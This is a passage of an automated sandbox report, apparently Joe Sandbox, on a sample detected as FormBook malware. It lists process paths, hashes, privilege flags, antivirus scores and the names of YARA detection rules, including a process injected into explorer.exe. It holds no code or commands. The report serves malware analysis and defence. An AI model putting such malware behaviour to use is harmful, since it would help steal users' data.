Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 50%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: nFb.hufJF.exe PID: 4808 Parent PID: 6276

General

Start time:	07:19:53
Start date:	28/10/2021
Path:	C:\Users\user\AppData\Local\Temp\nFb.hufJF.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\nFb.hufJF.exe
Imagebase:	0xb50000
File size:	389120 bytes
MD5 hash:	AC0092506A6ABB4F3682A346E0EF183F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000000.527560355.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000000.527560355.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000000.527560355.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.555372397.0000000001090000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.555372397.0000000001090000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.555372397.0000000001090000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000000.527936150.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000000.527936150.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000000.527936150.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.554984724.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.554984724.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.554984724.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 50%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: ccwm.axjK.exe PID: 3372 Parent PID: 3132

General

Start time:	07:19:56
Start date:	28/10/2021
Path:	C:\Users\user\AppData\Roaming\ccwm.axjK.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\ccwm.axjK.exe'
Imagebase:	0x220000
File size:	389120 bytes
MD5 hash:	AC0092506A6ABB4F3682A346E0EF183F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 50%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3352 Parent PID: 4808

General

Start time:	07:19:56
Start date:	28/10/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis